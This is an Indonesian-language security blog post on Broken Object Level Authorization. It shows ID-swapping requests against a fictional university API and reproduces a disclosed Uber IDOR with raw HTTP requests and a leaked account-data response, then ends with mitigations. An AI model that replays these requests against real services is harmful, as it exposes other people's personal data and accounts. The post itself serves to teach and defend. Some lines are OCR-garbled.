Muhamad Hidayat Follow
Apr 23, 2022 · 6 min read

OWASP API Security (Offensive Prespective) : Broken Object Level Authorization #1

Assalamualaikum Wr. Wb

Marak sekali akhir-akhir ini kasus data breaching di Indonesia, mulai dari perusahaan kecil sampai perusahaan yang di labeli decacorn. pertanyaanya mengapa bisa sampai lolos dari deteksi ? apakah tidak ada WAF ketika percobaan penyerangan terjadi? mengapa percobaan penyerangan tersebut tidak di terminate oleh sistem?

Attacker sering sekali menggunakan user terautentikasi untuk mendapatkan izin authorasi user lain untuk mendapatkan berbagai resource atau menajajal beberapa fungsi tanpa harus dicurigai oleh sistem, karna apa? ini dikarenakan beberapa


sistem proteksi dan deteksi hanya menerapkan sistem tersebut kepada user yang tidak terdaftar atau tidak memiliki izin akses, itu sebabnya mengapa sistem tidak mencurigai aktivitas tersebut dikarenakan attacker menjalankan aksinya dengan user legitimate.

Kerentanan yang dimanfaatkan atau di eksplotasi oleh attacker tersebut disebut Broken Object Level Authorization.

Sebelum kita membahas langsung kepada kerentanan tersebut, kita perlu tau beberapahal dahulu, agar memudahkan kita untuk memahami apa sih BOLA (Broken Object Level Authorization) itu.


Authentication VS Authorization

Pertama kita harus faham dahulu perbedaan dari authentication dengan authorization. **Authentication** bertugas untuk mengidentifikasi atau mengenali sebuah entitas, apakah entitas tersebut dikehendaki atau tidak, setelah entitas tersebut dikehendaki, tugas **Authorization** lah yang akan menentukan hak akses dari entitas tersebut, apa yang bisa entitas tersebut lakukan, resource apa yang dapat entitas tersebut manipulasi.



Flow Authentikasi

Contoh **Authentication** dan **Authorization** adalah ketika kita login pada sebuah website Sistem Informasi Akademik Universitas, sebelum kita masuk kepada panel dashboard sebuah website, kita akan dimintai username serta password untuk dapat mengakses panel dashboard tersebut, setelah kita lakukan login maka website tersebut akan menampilkan panel dashboard dengan berisi data milik kita. nah.. website tersebut dapat mengetahui data tersebut milik kita berdasarkan dari username serta password yang kita masukan sebelumnya, seperti itu lah bagaimana sistem authentication pada website Sistem Informasi Akademik Universitas melakukan identifikasi akun kita.



Flow Authorisasi

Lalu kita mencoba untuk mengunjungi menu edit nilai pada website tersebut, namun terdapat notifikasi "*Maaf anda tidak diizinkan mengakses menu ini*". notif ini muncul dikarenakan sistem pada website tersebut telah menerapkan sistem authorasi, dimana akun mahasiswa memiliki limitasi untuk mengakses menu tertentu, termasuk menu edit nilai yang dimana menu tersebut hanya dapat diakses oleh akun berlevel Dosen.

Access Data Object & Access Function Object

Setelah kita mengetahui perbedaan dari authentikasi dengan authorisasi, dalam authorisasi juga memiliki beberapa jenis model pengidentifikasian, bisa untuk

mengidentifikasi sebuah data, file serta informasi (Access Data Object), bisa juga untuk mengidentifikasi sebuah fungsi (Access Function Object).

Access Data Object

Contoh nya adalah sebuah file ektp yang diupload oleh salah satu mahasiswa pada website kampusnya menggunakan nama file yang mudah untuk diidentifikasi.

> *https://website.ac.id/images/user/uploads/**3174100000008**-ktp.jpeg*

atau bisa juga sebuah informasi / data yang diinput oleh mahasiswa pada user mereka dengan URL yang menyertakan sebuah relasi ID user untuk menampilkan informasi / data sesuai ID tersebut.


> ***Request:***
> *https://website.ac.id/api/details/user/**3174100000008***
>
> ***Result:***
> *{*
> *“idUser”: “3174100000008”*
> *“Nama lengkap”: “Budi Sudarsono”,*
> *“Umur”: “21 tahun”,*
> *“NoHP”: ”081234567”,*
> *“Nama Ortu” : “Zainal Budin”*
> *}*

Access Function Object

Contohnya adalah sebuah limitasi aktifitas berdasarkan sebuah object tertentu seperti mahasiswa yang dapat mengakses menu profile serta melihat jadwal kelas saja.

> ***Request:***
> *https://website.ac.id/api/details/user/access/**3174100000008***
>
> ***Result:***
> *{*
> *“idUser”: “3174100000008”,*
> *“Level”: “Mahasiswa”,*
> *“Akses”: [*
> *{“Menu”:”Profile”},*

{“Menu”:“Jadwal”},
{“Menu”:“SKS”}
]
}



Apa itu Broken Object Level Authorization?

Ialah sebuah kerentanan yang disebabkan kurangnya implementasi terkait akses kontrol pada sebuah resource, yang mengakibatkan sebuah data sensitif atau bersifat private dapat diakses oleh user dengan sembarang level atau hak akses, bahkan yang terburuk adalah dapat diakses oleh user yang belum terauthentikasi.

Tipe Attack Schema dari BOLA beserta Resikonya

BOLA sendiri memiliki beragam tipe attack schema, yang banyak sekali dilakukan oleh attacker untuk mendapatkan data korban dengan memanfaatkan kerentanan pada sistem authorasi sebuah sistem.

Attack Access Data Object

Contoh nya adalah sebuah file ektp yang diupload oleh salah satu mahasiswa pada website kampusnya menggunakan nama file yang mudah untuk diidentifikasi.

> *https://website.ac.id/images/user/uploads/317410000008-ktp.jpeg*

Jika access control pada data object tidak terimplementasi dengan baik, maka user / attacker dapat mengakses file sensitif orang lain hanya dengan informasi idUser orang lain.

> *https://website.ac.id/images/user/upl 0002-ktp.jpeg*

Jika seperti ini, maka file sensitif yang terlihat adalah milik user dengan idUser 317410000002.

atau bisa juga sebuah informasi atau data yang diinput oleh mahasiswa dengan parameter URL yang menyertakan sebuah relasi ID user untuk menampilkan informasi user tersebut.

> ***Request:***
> *https://website.ac.id/api/details/user/3174100000008*
>
> ***Result:***
> *{*
> *“idUser”: “3174100000008”*
> *“Nama lengkap”: “Budi Sudarsono”,*
> *“Umur”: “21 tahun”,*
> *“NoHP”: ”081234567”,*
> *“Nama Ortu” : “Zainal Budin”*
> *}*

Jika access control tidak terimplementasi dengan baik pada data object, maka data atau informasi akun user akan dapat dengan mudah diakses oleh user atau attacker, hanya dengan mengubah idUser menjadi milik orang lain.

> ***Request:***
> *https://website.ac.id/api/details/user/3174100000002*
>
> ***Result:***
> *{*
> *“idUser”: “3174100000002”*
> *“Nama lengkap”: “Shanti Himenawa”,*

“Umur”: “20 tahun”,
“NoHP”: ”0812929297”,
“Nama Ortu” : “Rohman Himenawa”
}

Jika seperti ini, maka informasi sensitif yang terlihat adalah milik user dengan idUser 317410000002.

Attack Access Function Object

Contohnya adalah sebuah limitasi aktifitas berdasarkan sebuah object tertentu seperti mahasiswa yang dapat mengakses menu profile serta melihat jadwal kelas saja.

Request:
*https://website.ac.id/api/details/user/access/**3174100000008***

Result:
{
“idUser”: “3174100000008”,
“Level”: “Mahasiswa”,
“Akses”: [
{“Menu”:”Profile”},
{“Menu”:“Jadwal”},
{“Menu”:“SKS”}
]
}

Jika access control pada function object tidak terimplementasi dengan baik, maka user atauattacker dapat menggunakan sebuah fungsi yang sudah terlimitasi hanya dengan informasi idUser orang lain yang memiliki akses pada menu yang terlimitasi sebelumnya.

Request:
*https://website.ac.id/api/details/user/access/**3174100000002***

Result:
{
“idUser”: “3174100000002”,

> *“Level”: “Dosen”,*
> *“Akses”: [*
> *{“Menu”:”Edit Nilai Mahasiswa”},*
> *{“Menu”:“Edit Jadwal”},*
> *{“Menu”:“Input Tugas”}*
> *]*
> *}*

Jika seperti ini, maka function yang terlimitasi dapat dengan mudah diakses dengan menganti menjadi idUser 317410000002.

Apakah ID yang non-incremental tetap beresiko?

ID incremental adalah id yang jumlah nya dapat meningkat secara berurutan seperti dari id 1, id 2, id 3 dst.

Seperti pada kasus IDOR pada umumnya, kebanyakan aplikasi menggunakan idUser pada akun usernya dengan id yang incremental, yang mana attacker dapat dengan mudah menebak user-user lain untuk mendapatkan sebuah informasi / data sensitif milik korban.

Namun, pertanyaanya apakah id non-incremental seperti UUID tetap beresiko?

Jawabanya adalah, IYA

Penggunaan UUID untuk pengidentifikasian resource memanglah cukup mereduksi resiko terjadinya IDOR, namun bukan berarti design access control yang cukup tidak dibutuhkan.

Seperti kasus pada API mobile aplikasi bernama “UBER”, Uber adalah sebuah mobile aplikasi yang digunakan sebagai platform driver kendaraan motor maupun mobil yang memberikan jasa tumpangan seperti halnya Taxi.

How I could have hacked your Uber account! — AppSecure Security

Pada postingan diatas dijelaskan bahwa hacker dapat melakukan takeover pada akun uber orang lain hanya dengan mengetahui UUID dari sebuah user yang bocor dari sebuah error messages pada API aplikasi tersebut.

Hacker tersebut mendapatkan UUID user lain dengan cara melakukan input request dengan berisi sebuah data nomor telfon atau email ke endpoint API, yang nantinya API tersebut mengembalikan response error yang memuat UUID user yang berelasi dengan nomor telfon atau email sebelumnya.

```
POST /p3/fleet-manager/_rpc?rpc=addDriverV2 HTTP/1.1
Host: partners.uber.com
{"email":"xxx@gmail.com"}
```

Response leaks UUID:

```
{"status":"failure","data":{"code":1009,"message":"Driver 'ca111b95-1111-4396-b907-83abxxx5f7371e' not found"}}
```

Request email, mengembalikan nilai memuat UUID korban

Setelah mendapatkan UUID user korban, attacker melakukan request untuk meminta detail data dari user korban dengan mengirimkan data UUID ke endpoint API, nantinya endpoint tersebut mengembalikan data response yang membuat detail data dari UUID tersebut.

The vulnerable Uber API:

```
POST /marketplace/_rpc?rpc=getConsentScreenDetails HTTP/1.1
Host: bonjour.uber.com
Connection: close
Content-Length: 67
Accept: application/json
Origin: https://bonjour.uber.com
x-csrf-token: xxxx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103 Safari/537.36
DNT: 1
Content-Type: application/json
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: xxxxx
{"language":"en","userUuid":"xxxx-776-4xxxx1bd-861a-837xxx604ce"}
```

Request

Response leaked entire data of other user including mobile apps access token:

{"status":"success","data":{"data":{"language":"en","userUuid":"xxxxxx1e"},"getUser":
{"uuid":"cxxxxxc5f7371e","firstname":"Maxxxx","lastname":"XXXX","role":"PARTNER","languageId":1,"countryId":77,"mobile":null,"mobileToken":1234,"mobileCountryId":77,"m
{"xxx"},"lastSelectedPaymentProfileUuid":"xxxxxx","lastSelectedPaymentProfileGoogleWalletUuid":null,"inviteCode":
{"promotionCodeId":xxxxx,"promotionCodeUuid":"xxxx","promotionCode":"manishas105","createdAt":
{"type":"Buffer","data":[0,0,1,76,2,21,215,101]},"updatedAt":{"type":"Buffer","data":
[0,0,1,76,65,211,61,9]}},"driverInfo":
{"contactInfo":"999999999xx","contactInfoCountryCode":"+91","driverLicense":"None","firstDriverTripUuid":null,"iphone":null,"partnerUserUuid":"xxxxxxx","receiveSms":true,"
{"type":"Buffer","data":[0,0,1,84,21,124,80,52]},"updatedAt":{"type":"Buffer","data":
[0,0,1,86,152,77,41,77]},"deletedAt":null,"driverStatus":"APPLIED","driverFlowType":"UBERX","statusLocks":null,"contactInfoCountryIso2Code":"KR","driverEngagement":null,"
{"address":"Nxxxxxxx","territoryUuid":"xxxxxx","company":"None","address2":"None","cityId":130,"cityName":"None","firstPartnerTripUuid":null,"preferredCollectionPaymentI
{"type":"Buffer","data":[0,0,1,84,21,124,80,52]},"updatedAt":{"type":"Buffer","data":
[0,0,1,101,38,177,88,137]},"deletedAt":null,"fleetTypes":[],"fleetServices":
[],"isFleet":true},"analytics":
{"signupLat":133.28741199,"signupLng":11177.1111,"signupTerritoryUuid":"xxxxx","signupPromoId":null,"signupForm":"iphone","signupSessionId":"xxxxxxx","signupAppVersion":"
{"type":"Buffer","data":[0,0,1,76,2,21,219,1]},"updatedAt":{"type":"Buffer","data":
[0,0,1,76,2,21,219,1]},"signupCityId":130,"signupDeviceId":null,"signupReferralId":null,"signupPromoCode":null,"signupPromoCodeUuid":null,"signupPromoUuid":null,"signupMe
{"type":"Buffer","data":[0,0,1,76,2,21,215,153]},"updatedAt":{"type":"Buffer","data":
[0,0,1,102,81,35,153,135]},"deletedAt":null,"tenancy":"uber/production","mobileConfirmationStatus":"MOBILE_NOT_CONFIRMED","nationalId":null,"nationalIdType":null,"merch

Response

Bagaimana cara pencegahanya?

- Menerapkan Access Control List / Role Based Access Control
  Perizinan akses resource apapun berdasarkan sebuah role dari tiap akun
- Memperhatikan Design access control sebelum release sebuah aplikasi ke public.
- Terapkan Rate Limit Request untuk mereduksi percobaan brute sebuah id atau user pada parameter tertentu.

- Gunakan WAF untuk mereduksi percobaan memanipulasi sebuah request.

Terimakasih telah membaca artikel saya, saya harap article ini dan selanjutnya dapat membantu dan bermanfaat.

Wassalam.

API Api Security Api Testing Owasp Api Security Top 10 Authorization